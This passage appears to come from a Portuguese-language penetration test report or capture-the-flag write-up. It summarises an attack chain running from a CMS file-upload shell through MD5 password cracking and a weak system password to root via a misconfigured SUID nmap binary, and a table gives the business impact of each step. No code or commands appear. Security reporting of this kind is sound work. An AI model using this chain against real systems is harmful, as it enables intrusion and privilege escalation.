2. **Acesso ao terminal do servidor** através de file upload no CMS
3. **Criptografia fraca** Um hash md5 foi usado para armazenar senhas permitindo fácil crack
4. **Escalação de privilégios** Usuário do sistema com uma senha frágil e previsível
5. **Root** via binário SUID mal configurado

| Vulnerabilidade | Impacto no negócio |
|---|---|
| RCE File Upload | Execução de comandos no servidor |
| Weak System Credentials | Usuários podem usar a conta de outros, escalar privilégios, confundir auditoria |
| Binário Suid NMAP | Malwares, Ransomware |